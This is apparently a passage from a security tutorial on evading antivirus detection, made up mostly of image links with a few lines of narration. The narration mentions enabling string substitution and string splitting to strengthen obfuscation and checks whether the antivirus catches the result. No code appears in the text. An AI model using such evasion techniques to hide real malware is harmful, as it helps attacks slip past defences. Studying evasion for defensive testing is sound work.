

This went undetected too.



We can enable both string substitution and string splitting to strengthen obfuscation.


"Threat is a mirror of security gaps. Cyber-threat is mainly a reflection of our weaknesses. An accurate vision of digital and behavioral gaps is crucial for a consistent cyber-resilience."

- Stephane Nappo.




Let's see if AntiVirus can detect this.

